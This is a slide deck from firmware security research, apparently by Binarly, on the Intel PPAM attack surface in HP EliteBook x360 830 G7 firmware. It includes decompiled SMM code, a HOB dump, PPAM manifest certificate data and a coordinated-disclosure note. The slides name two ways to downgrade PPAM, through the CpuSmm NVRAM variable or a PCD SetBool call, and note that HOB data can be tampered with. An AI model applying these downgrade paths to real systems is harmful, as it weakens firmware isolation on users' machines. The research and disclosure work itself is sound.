
Intel PPAM Attack Surface and Exploitation

PpamPlatformSmm (HP EliteBook x360 830 G7)

- We looked at Intel's reference **PpamPlatformSmm** implementation
- The implementation of this module is OEM specific
 - **this can produce additional attack surface**



Compromising the preparation process?



PpamPlatformSmm (HP EliteBook x360 830 G7)

HP implementation

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]

    if ( !CheckPpamSupportHob() )
        return EFI_UNSUPPORTED;
    PpamSupport = GetPpamSupport();                                // will return 11 on the target platform
    if ( !PpamSupport )
        return EFI_UNSUPPORTED;
    Status = gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol);
    if ( Status < 0 || !gEfiSmMonitorInitProtocol )
        return EFI_UNSUPPORTED;
    if ( PpamSupport == 11 )
    {
        DataSize = 7i64;
        Status = gRT->GetVariable(L"CpuSmm", &gVendorGuid, 0i64, &DataSize, CpuSmmValue);
        if ( Status >= 0 && !CpuSmmValue[6] )
            PpamSupport = 10;
        if ( !PcdGetBool(0x138i64) )
            PpamSupport = 10;
    }
    Status = LoadPpamImage(PpamSupport);
    if ( Status >= 0 )
        Status = LoadPpamManifest(PpamSupport);
    if ( PpamSupport >= 11u )
    {
        Status = gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol);
        if ( Status < 0 || !gSmmResourceConfigProtocol )
            return EFI_UNSUPPORTED;
        // gPcdPolicyOverride = 0
        if ( gPcdPolicyOverride )
        {
            Status = UpdatePolicyIoBitmapfile();
            if ( Status < 0 )
                AllowSmmIoAccess();
            Status = UpdatePolicyMsrBitmapfile();
            if ( Status < 0 )
                AllowSmmMsrAccess();
        }
        else
        {
            AllowSmmIoAccess();
            AllowSmmMsrAccess();
        }
    }
    return 0i64;
}
```



Reference implementation

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-+ TO EXPAND]

    PpamSupport = GetPpamSupport();
    if ( !PpamSupport || PpamSupport == 10 )
        return EFI_UNSUPPORTED;
    if ( (gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol) & 0x8000000000000000ui64 ) == 0i64 )
        return EFI_UNSUPPORTED;
    if ( (LoadPpamImage(PpamSupport) & 0x8000000000000000ui64 ) == 0i64 )
        LoadPpamManifest(PpamSupport);
    if ( PpamSupport >= 11u )
    {
        if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol) & 0x8000000000000000ui64 ) == 0i64 )
            return EFI_UNSUPPORTED;
        if ( gPcdPolicyOverride == 0 )
            if ( gPcdPolicyOverride )
            {
                if ( UpdatePolicyIoBitmapfile() < 0 )
                    AllowSmmIoAccess();
                if ( UpdatePolicyMsrBitmapfile() < 0 )
                    AllowSmmMsrAccess();
            }
            else
            {
                AllowSmmIoAccess();
                AllowSmmMsrAccess();
            }
    }
    return 0i64;
}
```

PpamPlatformSmm (HP EliteBook x360 830 G7)

```
bool CheckPpamSupportHob()
{
    void *HobData; // rax

    // gHobBuid = 992c52c8-bc01-4ecd-20bf-f957160e9ef7
    HobData = GetHobTypeGuid(&qHobGuid);
    return HobData && *(HobData + 56) && (*(HobData + 13) & 0xF00) == 0x400;
}
```



- If this function returns 0, PPAM will not be initialized
- **HobData** can be controlled by an attacker using an arbitrary write primitive from the PEI/DXE phase

```
HOB address: 0x3a09b2f8, GUID: 992c52c8-bc01-4ecd-20bf-f957160e9ef7: HOB size: 120)
00000000: 04 00 78 00 00 00 00 00 C8 52 2C 99 01 BC CD 4E .x.....R,...N
00000010: 20 BF F9 57 16 0E 9E F7 01 45 25 BE 0F 00 00 00 ..W.....E%.....
00000020: 23 00 9F 07 05 D6 F6 1D 01 00 00 00 07 54 F6 01 #.....T..
00000030: 01 00 00 00 91 14 00 42 01 00 00 00 00 00 00 00 .....B.....
00000040: 01 00 00 00 00 00 00 00 01 00 00 01 01 04 00 .....
00000050: 01 00 00 00 44 E0 97 C4 FF FF 07 06 10 00 0C 00 ....D.....
00000060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....D.....
00000070: 01 00 00 00 D5 91 52 FF .....R.
```

PpamPlatformSmm (HP EliteBook x360 830 G7)

```
if ( !CheckPpamSupportHob() )
    return EFI_UNSUPPORTED;
PpamSupport = GetPpamSupport();           // will return 11 on the target platform
if ( !PpamSupport )
    return EFI_UNSUPPORTED;
Status = gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol);
if ( Status < 0 || !gEfiSmMonitorInitProtocol )
    return EFI_UNSUPPORTED;
if ( PpamSupport == 11 )
{
    DataSize = 7i64;
    Status = gRT->GetVariable(L"CpuSmm", &gVendorGuid, 0i64, &DataSize, CpuSmmValue);
    if ( Status >= 0 && !CpuSmmValue[6] )
        PpamSupport = 10;
    if ( !PcdGetBool(0x138i64) )
        PpamSupport = 10;
}
```



- If the HOB check will be passed, **PpamSupport** (Version) will be initialized by **11** on the target platform
- But there are 2 ways to downgrade it
 - using the **CpuSmm** NVRAM variable
 - using **PcdProtocol->SetBool(0x138, 0)**
- After downgrading **PpamSupport** to version 10, **EFI_SMM_RESOURCE_CONFIG_PROTOCOL** (used to install/configure IO, MSR access policies) will be useless

PPAM Manifest

```
00000000: 0100 0000 0c00 0000 9407 0000 3082 0790 .....0...
00000010: 0609 2a86 4886 f70d 0107 02a0 8207 8130 ..*.H.....0
00000020: 8207 7d02 0101 310f 300d 0609 6086 4801 ..}...1.0...`H.
00000030: 6503 0402 0105 0030 8201 0506 092a 8648 e.....0....*H
00000040: 86f7 0d01 0701 a081 f704 81f4 5050 414d .....PPAM
00000050: 5f4d 414e 4946 4553 5400 0100 7da5 ae5a _MANIFEST...}..Z
00000060: 7e1c ee48 8edb 5d28 31f7 8cee 0000 0000 ~...H..](1.....
00000070: b64e 315f b64e 315f 0000 0000 0000 0000 .N1_.N1_.....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000090: 815f f6ac 6266 67d2 fadd 91da f047 715c ...bfq...Gq\
000000a0: 76b0 6cf3 25ff dfaf 79d8 fc88 42b4 d0a3 v.l%...y...B...
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000110: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000120: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000130: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000140: a082 045f 3082 045b 3082 0343 a003 0201 ..._0..[0..C...
00000150: 0202 1072 c8b7 4ab4 fc05 b540 1a49 7831 ...r..J....@.Ix1
00000160: d3ce 5430 d006 092a 8648 86f7 0d01 010b ..T0...*H....
00000170: 0500 3081 b831 0b30 0906 0355 0406 1302 ..0..1.0...U...
00000180: 5553 310b 3009 0603 5504 0813 0243 4131 US1.0...U...CA1
00000190: 1430 1206 0355 0407 130b 5361 6e74 6120 .0...U...Santa
000001a0: 436c 6172 6131 2230 2006 0355 0409 1319 Clara1"0 ..U...
000001b0: 3232 3030 204d 6973 7369 6f6e 2043 6f6c 2200 Mission Col
000001c0: 6c65 6765 2042 6c76 6431 0e30 0c06 0355 lege Blvd1.0...U
000001d0: 0411 1305 3935 3035 3431 1a30 1806 0355 ...950541.0...U
000001e0: 040a 1311 496e 7465 6c20 436f 7270 6f72 ....Intel Corpor
```

PPAM Manifest

Certificate

Validity

Not Before: Aug 5 03:10:37 2019 GMT

Not After: Aug 5 03:10:37 2021 GMT



PPAM Manifest

<https://github.com/binarly-io/ppam-parser>

https://github.com/binaryIo/Vulnerability-REsearch/blob/main/chipsec-modules/ppam_cmd.py



PPAM Manifest

The table shows the results of PPAM 11 certificate parsing for 209 enterprise vendors firmware.

Certificate validity (not after)	Number of device firmwares
2020/06/12, 10:59:01	16
2020/08/05, 03:10:37	16
2021/08/05, 03:10:37	177



PPAM Manifest






We would like to warmly thank Intel PSIRT team for the collaboration and assistance they have provided during the disclosure process.

“Intel appreciates recent collaboration with Binarly involving their security research and notification of affected vendors.”

<https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00712.html>

Complexity is the Enemy of Security



Binarly FwHunt rules are available!

Binarly team provides FwHunt rules to detect vulnerable devices at scale and help the industry recover from firmware security repeatable failures.

- Community FwHunt Scanner: <https://github.com/binarly-io/fwhunt-scan>
- FwHunt detection rules: <https://github.com/binarly-io/FwHunt/tree/main/rules>

